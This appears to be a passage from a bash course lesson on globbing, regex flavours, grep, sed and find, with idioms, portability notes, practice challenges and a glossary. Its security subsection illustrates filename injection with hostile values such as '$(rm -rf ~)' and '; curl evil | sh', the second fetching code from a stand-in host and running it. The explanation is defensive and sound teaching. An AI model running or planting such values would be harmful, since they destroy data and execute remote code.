sudo sed -i.bak -E 's/^(\s*server_name)\s+\S+;/\1 example.com;/' /etc/nginx/nginx.conf
The \S+ matches any non-whitespace (the old hostname); we replace with our new one. The capture group (\s*server_name) preserves indentation.
Sed example: extract a section
# Print the [database] section of an INI file
sed -n '/^\[database\]/,/^\[/p' config.ini
/PATTERN/,/PATTERN/ is a range; -n + p prints just those lines. (As noted above, this includes the next [section] header line — trim it if you need the section alone.)
6. Combined examples
Find all TODOs in code, with file and line
grep -rEn --include='*.{js,ts,py,go}' '\b(TODO|FIXME|XXX)\b' .
Count lines of source per language
for ext in py js ts go; do
  COUNT=$(find . -name "*.${ext}" -not -path '*/node_modules/*' \
    -not -path '*/.git/*' -print0 | xargs -0 cat 2>/dev/null | wc -l)
  printf '%-5s %d\n' "$ext" "$COUNT"
done
Rename batch of files
shopt -s nullglob
for f in *.JPG; do
  mv -- "$f" "${f%.JPG}.jpg"
done
Update copyright year in all source files
find . -type f -name '*.py' -print0 \
  | xargs -0 sed -i.bak -E 's/Copyright \(c\) [0-9]{4}/Copyright (c) 2026/'
find . -name '*.bak' -delete
Strip trailing whitespace from all source files
find . -type f \( -name '*.py' -o -name '*.js' \) -print0 \
  | xargs -0 sed -i -E 's/[ \t]+$//'
Find files larger than 100MB and delete after confirmation
find /var/log -type f -size +100M -print0 | while IFS= read -r -d '' f; do
  read -p "Delete $f? [y/N] " -n 1 -r REPLY
  echo
  if [[ "$REPLY" =~ ^[Yy]$ ]]; then
    rm -- "$f"
  fi
done
Show files modified in last 24 hours, sorted by size
find . -type f -mtime -1 -printf '%s\t%p\n' | sort -n
(This one uses GNU -printf; on BSD/macOS substitute find . -type f -mtime -1 -print0 | xargs -0 stat -f '%z%t%N' | sort -n.)
7. Common pitfalls
Forgetting nullglob
for f in *.log; do process "$f"; done runs once with f="*.log" if no files match. Always either set shopt -s nullglob or guard with [ -e "$f" ] || continue.
Mixing regex flavours
Writing grep '\d+' file and getting nothing — \d is PCRE. Use grep -P '\d+' or grep -E '[0-9]+'.
find -name is a glob, not a regex
find . -name '*.py'        # glob — works
find . -name '.*\.py'      # regex syntax — gives nothing
For regex on names, use -regex:
find . -regextype posix-extended -regex '.*\.(py|js)'
Sed in-place differences
GNU vs BSD differ on the -i flag’s argument requirement. Always test on both, or use the temp-file pattern.
grep without --
If your file starts with -, grep thinks it’s a flag:
grep PATTERN -strange-file        # ERROR — "-strange-file" looks like a flag
grep PATTERN -- -strange-file     # CORRECT
The -- separator says “no more flags.” Use it for any user-supplied filenames.
Forgetting to escape regex metacharacters in grep -F
grep -F doesn’t interpret regex, so grep -F '$10' finds literal $10. But people sometimes write grep -F for performance and then put regex in the pattern, getting empty results. Use -F only for fixed strings.
Unquoted globs in command arguments
grep pattern *.log is usually fine, but find . -name *.log (unquoted) is a bug waiting to happen: if a .log file exists in the current directory, the shell expands *.log before find runs, and find receives -name alpha.log — searching for only that one name. Always quote glob patterns you intend a command (not the shell) to interpret: find . -name '*.log'. This is the glob-vs-regex distinction biting from the shell side.
8. Twelve idioms for daily use
# 1. Recursive grep with file type filter and ignore patterns
grep -rEn --include='*.{py,js,ts}' --exclude-dir={.git,node_modules} 'PATTERN' .

# 2. Recursive find with NUL-safe iteration
find /path -type f -name '*.log' -print0 | xargs -0 cmd

# 3. Count files of a type
find . -type f -name '*.py' | wc -l

# 4. Total size of files matching a pattern
find /var/log -name '*.log' -printf '%s\n' | awk '{s += $1} END {print s}'

# 5. Find empty files / dirs
find . -empty -print

# 6. Files modified in last N minutes
find . -type f -mmin -30

# 7. Files larger than 100MB
find . -type f -size +100M

# 8. Replace text in all matching files (atomic-friendly)
find . -type f -name '*.txt' -print0 | xargs -0 sed -i.bak 's/OLD/NEW/g'
find . -name '*.bak' -delete

# 9. Strip trailing whitespace
find . -type f -name '*.py' -print0 | xargs -0 sed -i 's/[ \t]*$//'

# 10. Top 10 largest files
find . -type f -printf '%s\t%p\n' | sort -rn | head -n 10

# 11. Find duplicate files by size (first pass)
find . -type f -printf '%s %p\n' | sort -n | uniq -d -w 11

# 12. Count occurrences of pattern across all logs
grep -c PATTERN /var/log/*.log
(Idioms 4, 10, 11 use GNU -printf; on BSD/macOS swap in -print0 | xargs -0 stat -f … as shown in §6.)
Going deeper
Everything above is enough to do the daily work. This section is for when you want to reason about the corner cases — why an edit corrupted a file, why a “simple” find was slow, why a regex ate the whole line, and how these tools bite in production.
The order of expansions: why quoting decides everything
When you press Enter, bash expands the line in a fixed order, and globbing (pathname expansion) happens near the end, after the command has been split into words but before it runs. The rough order: brace {a,b} → tilde ~ → parameter $VAR → command $(...) → arithmetic $((…)) → word splitting on IFS → pathname (glob) expansion → quote removal. Two consequences that explain a huge fraction of shell bugs:
- A glob inside a variable is expanded when the variable is used unquoted, not when it’s set.
PATTERN='*.log'; echo $PATTERNprints the matching files;echo "$PATTERN"prints the literal*.log. This is why you quote"$@","$var"almost always — to stop a value that happens to contain*or?from being re-globbed against the filesystem. - Word splitting happens before globbing, so a filename with a space becomes two words and then each word is globbed. Combined, unquoted expansion of a variable holding
my *.logis a double disaster. The fix is the same one rule: quote your expansions.
find’s -name sidesteps this only because you quote the pattern ('*.log') so the shell leaves it alone and find does the glob matching itself against basenames — a completely separate glob engine from the shell’s, using the same syntax.
How find traverses, and why -prune beats | grep -v
find does a recursive directory walk using opendir/readdir/stat (or fstatat), evaluating your expression once per entry. Three performance facts fall out:
statis the cost. Tests like-size,-mtime,-perm,-type(on some filesystems) require astatsyscall per file. On a tree with millions of inodes on a network filesystem, that is the bottleneck — order your expression so the cheap tests (-name, which is just string matching on the already-known name) come first and short-circuit the expensive ones.find . -name '*.log' -size +1Mstats only the.logfiles;find . -size +1M -name '*.log'stats everything.-prunestops the descent;| grep -vdoesn’t.find . -path '*/node_modules/*' -prune -o …never even opensnode_modules, whereasfind . … | grep -v node_moduleswalks the entire tree (stat-ing every file inside it) and then throws the results away. On a big repo the difference is seconds vs. minutes.-exec {} \;forks per file;{} +andxargsamortise it. Each\;is afork+execve. For 100 000 files that is 100 000 process creations.{} +andxargs -0pack as many arguments asARG_MAXallows into each exec (typically thousands), cutting fork/exec count by orders of magnitude. Measuring this is the subject of the performance lesson.
Regex engines: greedy, backtracking, and catastrophic
ERE/BRE in GNU grep/sed are usually implemented as a DFA (deterministic finite automaton) — it scans the input once, linear time, no backtracking. That’s why plain grep -E is fast and cannot blow up. PCRE (grep -P, Perl, most languages) uses a backtracking NFA, which is what gives you lookaround and backreferences — but also catastrophic backtracking: a pattern like (a+)+$ against a long run of as followed by a non-match can take exponential time and hang the process. This is a real denial-of-service class (ReDoS) when user input reaches a PCRE engine.
Practical rules: prefer grep -E/-F (linear, DFA) for anything touching untrusted or large input; reserve -P for when you genuinely need its features and the input is bounded; and remember that greedy quantifiers (.*) match as much as possible then backtrack — grep -oE '<.*>' on <a> <b> grabs the whole <a> <b>, not <a>. Use a negated class (<[^>]*>) or PCRE non-greedy (<.*?>) to match minimally.
The locale and encoding gotcha
grep, sed, and [[ =~ ]] are all locale-sensitive. [[:alpha:]] and \w mean different character sets under LANG=en_US.UTF-8 vs. LANG=C, and a range like [a-z] can behave surprisingly under some locales’ collation order. Worse, a sed or grep given bytes that are invalid in the current locale’s encoding can error out with “invalid byte sequence” or silently mismatch. The pragmatic fix for scripts that process arbitrary bytes (log files, binaries, mixed encodings) is to force the C locale: LC_ALL=C grep …. This makes byte semantics predictable and is often 2–10× faster because there’s no multibyte decoding. Use LC_ALL=C when you mean bytes; use a UTF-8 locale when you mean human text. This trips up everyone handling international data and is covered in depth in lesson 12.
GNU vs BSD vs POSIX — the portability matrix
The single biggest source of “works on my Mac, breaks in the Linux container” (and vice-versa). Teach the GNU/Linux form (the course target), but know the gaps:
| Feature | GNU (Linux) | BSD / macOS | POSIX baseline |
|---|---|---|---|
sed -i (no backup) |
sed -i 's///' |
sed -i '' 's///' (arg required) |
not in POSIX at all |
grep -P (PCRE) |
✅ (if built with PCRE) | ❌ no -P |
❌ |
grep -E / -F |
✅ | ✅ | ✅ |
find -printf |
✅ | ❌ (use -exec stat) |
❌ |
find -delete |
✅ | ✅ (most) | ❌ (use -exec rm {} +) |
find -regextype |
✅ | ❌ (BSD uses -E for ERE) |
❌ |
shopt -s globstar (**) |
bash 4+ ✅ | bash 3.2 ❌ / zsh ✅ | ❌ |
mapfile -d '' |
bash 4.4+ ✅ | bash 3.2 ❌ | ❌ |
stat format flag |
stat -c '%s' |
stat -f '%z' |
not in POSIX |
xargs -0 / -P |
✅ | ✅ | -0/-P are extensions |
| in default regex |
BRE | alternation (GNU ext.) |
not in BSD BRE | ❌ (ERE only) |
The two robust strategies: (1) declare #!/usr/bin/env bash and target GNU coreutils explicitly (install them on Mac with brew install coreutils findutils gnu-sed grep, which give gsed/ggrep/gfind), or (2) write to the POSIX intersection and sidestep the divergent features — use tmp+mv instead of -i, -exec instead of -printf/-delete, [0-9] instead of \d. The POSIX-portability lesson shows how to detect which userland you’re on at runtime and branch cleanly.
Security: filenames and patterns are untrusted input
Two quiet vulnerabilities live in this toolkit:
- Filenames starting with
-are parsed as options. An attacker who can create a file called-rfor--exec=…in a directory youfind/grep/rmover can change your command’s behaviour. Defences: always put--before file arguments (rm -- "$f"), prefer./prefixes (grep PATTERN ./*), and pass files via-print0 | xargs -0so they’re never re-parsed as words. - Injecting into
find -exec/eval. Building a command string from a filename and running it throughsh -corevallets a filename like$(rm -rf ~)or; curl evil | shexecute. Never interpolate untrusted names into a shell string; use-exec cmd {} +(which passes the name as a single argv element, not shell text) orxargs -0. Quoting and injection are the whole subject of the security lesson.
Beyond sed: when the stream editor runs out of road
sed is line-oriented and stateless-ish; it struggles with anything multi-line, structured, or field-aware. The moment you find yourself writing a sed with hold-space acrobatics (H, G, x, N) to reformat across lines, stop — reach for awk (fields, arithmetic, associative arrays, BEGIN/END), or a real parser for structured formats (jq for JSON, yq for YAML, xmlstarlet for XML). Never parse JSON/YAML/XML/HTML with grep/sed for anything that must be correct — nested quoting and escaping will defeat a regex eventually. That structured-data toolkit is exactly what lesson 12 covers.
9. What you must internalise before lesson 12
- What’s the difference between a glob and a regex? (A glob is expanded by the shell into filenames before the command runs and matches whole names; a regex is applied by the tool to text and matches anywhere in a line.
*means different things in each.) - What’s
nullgloband why use it? (Empty globs expand to nothing instead of staying literal; safer for loops.) - What’s
globstar? (Bash 4+ option;**recurses into subdirectories.) - What’s
extglob? (Extended pattern matching:?(pat),!(pat), etc.) - What’s the difference between BRE, ERE, and PCRE? (Backslash-escaping for
+ ? | ( )differs; PCRE adds\d, lookahead/lookbehind/named groups.) - Which
grepflag enables ERE? (-E. PCRE is-P. Fixed string is-F.) - What does
find -exec cmd {} +do? (Batches arguments — much faster than\;.) - What’s
find -prunefor? (Skip a directory without recursing into it.) - What’s the canonical NUL-safe pipe pattern? (
find ... -print0 | xargs -0 cmd.) - What’s the difference between
sed -ion GNU and BSD? (GNU accepts-ialone; BSD requires-i ''for “no backup.”) - What’s the atomic in-place edit pattern? (
sed ... > tmp && mv tmp file.) - Which flags are GNU-only? (
grep -P,find -printf,find -regextype,find -delete; andsed -idiffers.)
If any felt fuzzy, re-read. Lesson 12 (awk, jq, yq, csvkit) covers the structured-data toolkit — for when grep/sed runs out of expressive power.
Practice challenges
Work these in order — they escalate from “predict a glob expansion” to “write a portable in-place edit.” Try each before opening the solution. Everything targets Linux + bash 4/5 + GNU coreutils; where the macOS/BSD build host differs, the solution says so. Set up a sandbox first so nothing you do touches real files:
mkdir -p /tmp/glob-lab && cd /tmp/glob-lab
: > alpha.log; : > beta.log; : > notes.txt; : > '.hidden.log'
printf 'ERROR boot\nok\nERROR disk\nwarn: retry\n' > app.log
Challenge 1 — Predict the glob expansion (beginner)
Without running it, predict what echo *.log prints in the sandbox, and what echo '*.log' (quoted) prints. Then explain, in one sentence, who does the expansion.
<details> <summary>Solution</summary>
echo *.log       # alpha.log beta.log        (the SHELL expands the glob; .hidden.log is skipped — no dotglob)
echo '*.log'     # *.log                      (quotes stop expansion; echo prints the literal)
Why: pathname expansion is done by the shell, before echo runs, so quoting the pattern (or set -f) is what turns it off. Leading-dot files need shopt -s dotglob to match.
</details>
Challenge 2 — Same intent, three regex flavours (beginner)
Print just the run of digits from the string order-4821-final three ways: once with ERE (grep -oE), once with BRE (grep -o), and once with PCRE (grep -oP). Why does plain grep -o '\d+' fail?
<details> <summary>Solution</summary>
echo 'order-4821-final' | grep -oE '[0-9]+'       # 4821  (ERE, natural +)
echo 'order-4821-final' | grep -o  '[0-9]\{1,\}'  # 4821  (BRE, escaped interval)
echo 'order-4821-final' | grep -oP '\d+'          # 4821  (PCRE, \d) — GNU grep only
Why: \d and unescaped + are not BRE. Plain grep '\d+' reads \d as a literal d and + as a literal plus, so it looks for the string d+ and finds nothing. On BSD/macOS grep -P is absent — use the ERE form.
</details>
Challenge 3 — Fetch the right files, safely (intermediate)
List every regular *.log file in the tree that was modified in the last day, as a NUL-safe stream, and count them — such that a file named crash report.log (with a space) is counted as one file, not two.
<details> <summary>Solution</summary>
touch 'crash report.log'                                    # the trap file
find . -type f -name '*.log' -mtime -1 -print0 | tr -dc '\0' | wc -c
# or, to actually act on each safely:
find . -type f -name '*.log' -mtime -1 -print0 | xargs -0 -n1 echo
Why: -print0 separates names with NUL, the one byte a filename can’t contain, so xargs -0 (or counting NULs with tr -dc '\0' | wc -c) treats crash report.log as a single item. A naive find … | wc -l would also work only because -print uses newlines — but it breaks the instant a filename contains a newline, which -print0 never does.
</details>
Challenge 4 — Prune a heavy subtree (intermediate)
Find every *.py file in the tree but never descend into .git or node_modules (don’t just filter them out afterward — skip the walk entirely for speed). Explain why the trailing -print is required.
<details> <summary>Solution</summary>
find . \( -name .git -o -name node_modules \) -prune -o -type f -name '*.py' -print
Why: -prune tells find not to recurse into the matched directories, so it never stats the thousands of files inside them (much faster than piping to grep -v). The explicit -print is required because using any action on the right branch disables find’s implicit default-print — without it, the pruned directory names would leak into the output and the .py files might not print at all.
</details>
Challenge 5 — Swap two columns with sed capture groups (advanced)
A file names.txt contains Last, First per line (e.g. Torvalds, Linus). Rewrite every line to First Last (Linus Torvalds) using a single sed substitution with capture groups. Do it with ERE.
<details> <summary>Solution</summary>
printf 'Torvalds, Linus\nRitchie, Dennis\n' > names.txt
sed -E 's/^([^,]+), (.+)$/\2 \1/' names.txt
# Torvalds, Linus  -> Linus Torvalds
# Ritchie, Dennis  -> Dennis Ritchie
Why: ([^,]+) captures the surname (everything up to the comma), (.+) captures the given name after , , and the replacement \2 \1 swaps them. In BRE you’d have to escape the groups: sed 's/^\([^,]*\), \(.*\)$/\2 \1/'. [^,]+ (negated class) is safer than .+ for the first group because it can’t gobble a comma.
</details>
Challenge 6 — A portable, atomic in-place edit (advanced)
Write a one-liner that replaces every http:// with https:// in config.ini, in place, that works identically on GNU/Linux and macOS/BSD, and that never leaves a half-written file if the machine loses power mid-write. Do not use a bare sed -i.
<details> <summary>Solution</summary>
tmp=$(mktemp) && sed 's#http://#https://#g' config.ini > "$tmp" && mv -- "$tmp" config.ini
Why: sed -i is the portability trap — GNU wants -i, BSD wants -i '', and there is no spelling that means “in place, no backup” on both. Writing to a fresh temp file and mv-ing it over the original works everywhere (no -i at all), and mv within one filesystem is an atomic rename at the kernel level, so a concurrent reader (or a crash) sees either the whole old file or the whole new file — never a truncated mix. Use a different delimiter (#) so the / in the URLs needs no escaping.
</details>
Common beginner mistakes
These are wrong mental models, not typos — each produces code that looks right and behaves wrong.
- “A glob and a regex are basically the same thing.” They share
*and[...]but nothing else. A glob is filename matching done by the shell before the command runs; a regex is text matching done by the tool.*= “any characters” in a glob but “zero-or-more of the previous atom” in a regex;.is literal in a glob but “any char” in a regex. Right model: ask “who interprets this — the shell (glob) or grep/sed (regex)?” - “
find . -name '.*\.py'will find my Python files.”-nametakes a glob, not a regex, so.*\.pyis read as a filename pattern and matches nothing. Right model:-name '*.py'(glob) for names,-regex '.*\.py'(regex, against the whole path) when you genuinely need a regex. - “
grep '\d+'finds numbers.”\dis PCRE, not the default BRE — plaingreplooks for a literaldfollowed by+. Right model:grep -E '[0-9]+'(portable) orgrep -P '\d+'(GNU only). - “
sed -i 's/a/b/' fileedits in place everywhere.” On macOS/BSD that consumess/a/b/as the backup suffix and then errors; on GNU it works. Right model:sed -idiffers GNU vs BSD — use tmp+mv, orsed -i.bak … && rm .bak, for portability. - “My
for f in *.logloop is safe when the directory is empty.” Withoutnullglob, an empty match leaves the literal*.log, so the loop runs once withf='*.log'and yourrm/catfails on a nonexistent file. Right model:shopt -s nullglob, or guard with[ -e "$f" ] || continue. - “Piping
findintoxargsis fine.” Plainfind | xargssplits on whitespace, somy report.logbecomes two arguments. Right model:find … -print0 | xargs -0(NUL-separated), always, because any filename can contain spaces or newlines. - “
grep -ccounts how many times the pattern appears.” It counts matching lines, not matches — a line with three hits counts once. Right model:grep -oE PATTERN file | wc -lto count occurrences. - “
.*matches the smallest thing that works.” Regex quantifiers are greedy by default —.*grabs as much as possible.grep -oE '<.*>'on<a> <b>returns the whole<a> <b>. Right model: use a negated class<[^>]*>, or PCRE non-greedy<.*?>. - “
sed -n '/start/,/end/p'prints the block between the markers.” The range is inclusive of the end line, so the next section header comes along too. Right model: trim the last line, use a statefulawk, or an explicit “stop-before” sed idiom.
Glossary
- Glob (wildcard / pathname expansion) — a filename pattern (
*,?,[...], and bash’s extglob!(...)/+(...)) that the shell expands into a list of matching filenames before the command runs. Matches whole names; only produces names that exist on disk. - Regex (regular expression) — a text-matching pattern interpreted by a tool (
grep,sed,awk) against input, character by character. Matches anywhere in a line unless anchored. nullglob— bashshoptoption that makes a non-matching glob expand to nothing (zero words) instead of staying literal. Makesfor f in *.xsafe when no files match.dotglob— bashshoptoption that lets globs match hidden (dot-prefixed) files..and..are still never matched.globstar— bash 4.0+shoptoption that gives**recursive meaning (**/*.py= all.pyat any depth). Absent in bash 3.2 (macOS default).extglob— bashshoptoption enabling extended glob operators:?(p)*(p)+(p)@(p)!(p). Still globbing, not regex.failglob— bashshoptoption that makes a non-matching glob a hard error (useful interactively).- BRE (Basic Regular Expression) — the default dialect for
grep/sed.+ ? { } | ( )are literal unless backslash-escaped (\+,\?,\{ \},\|,\( \)). - ERE (Extended Regular Expression) — the dialect of
grep -E,sed -E/-r, andawk.+ ? { } | ( )are metacharacters without backslashes. The recommended default for new code. - PCRE (Perl-Compatible Regular Expression) — the richest dialect (
grep -P, ripgrep, Perl): adds\d \w \s, non-greedy*?, lookahead(?=), lookbehind(?<=), named groups. GNU-only for grep; uses a backtracking engine. - Anchor —
^(start of line) and$(end of line);\bfor word boundary. Restrict where in the line a regex may match. - Character class —
[abc], ranges[a-z], negation[^abc](regex) /[!abc](glob), and POSIX classes[[:digit:]],[[:alpha:]],[[:space:]](locale-aware, portable). - Capture group / backreference — parentheses
(...)capture matched text;\1,\2, … reuse it in the pattern or the replacement (as in asedword-swap). - Greedy vs non-greedy — quantifiers (
*,+) match as much as possible (greedy) by default; PCRE*?/+?match as little as possible. Negated classes ([^>]*) are the portable way to limit a match. findpredicate / test — a filter like-name,-type,-size,-mtime,-permthat returns true/false per file; adjacent predicates are AND-ed.findaction — a side-effecting operator like-print,-print0,-delete,-exec,-pruneapplied to matching files.-exec {} \;vs-exec {} +—\;runs the command once per file (a fork each time);+batches many filenames into one command invocation (much faster).-prune— afindaction that stops descent into a directory, so its contents are never visited (far cheaper than filtering afterward withgrep -v).-print0/ NUL-separation — output filenames separated by the NUL byte (\0), the one byte a path cannot contain, so downstreamxargs -0/read -d ''handle spaces and newlines safely.xargs— builds and runs commands from a list of input items, packing many per invocation up toARG_MAX;-0reads NUL-separated input,-P Nruns N in parallel.- Stream editor (
sed) — a tool that reads input line by line and applies an editing script (s///,d,p, address ranges). Line-oriented; not for structured data. - Address / address range (
sed) — restricts a command to certain lines: a line number (5),$(last), a regex (/re/), or a range (5,10,/a/,/b/). Ranges include the end line. - In-place edit (
-i) — editing a file’s contents on disk rather than streaming to stdout. GNUsed -itakes an attached suffix; BSDsed -i ''needs a separate (possibly empty) suffix argument — the classic portability trap. - Atomic write (tmp +
mv) — write output to a temporary file, thenmvit over the target;mvwithin one filesystem is atomic, so readers never see a partial file. The safe alternative to-i. - BRE/ERE metacharacter — a character with special meaning in a regex (
. * ^ $ [ ]always;+ ? { } | ( )depending on flavour).grep -Ftreats all of them literally. ripgrep(rg) — a fast, Rust-based grep alternative: recursive and.gitignore-aware by default, PCRE2 regex. Great interactively; not guaranteed installed, so avoid in portable scripts.- GNU vs BSD userland — the two dominant implementations of
sed/grep/find. They diverge onsed -i,grep -P,find -printf/-regextype, andstatformat flags — the root of most “works on Linux, breaks on Mac” bugs. LC_ALL=C— forces byte (not locale) semantics forgrep/sed, making character classes predictable and often much faster; use it when processing arbitrary bytes rather than human text.- Catastrophic backtracking (ReDoS) — exponential-time blow-up in backtracking (PCRE) engines on patterns like
(a+)+$; a denial-of-service risk when untrusted input reaches a-Pregex. DFA engines (grep -E/-F) can’t blow up this way.
What’s next
Lesson 12 is the closer for Tier 2: text processing at the structured-data level. We cover awk deeply (its data model, BEGIN/END, FS/OFS, arrays, multi-file processing), jq for JSON (filters, transformations, the standard idioms), yq for YAML, csvkit for proper CSV handling, and the locale and UTF-8 pitfalls that trip up everyone working with international data. Bring everything from lessons 1-11 — especially the glob-vs-regex distinction and the flavour differences, because awk speaks ERE and the moment your sed grows a hold-space it’s really an awk job. After L12, Tier 1 + Tier 2 (Wave 1) of this course is complete and we move into the advanced material in Wave 2.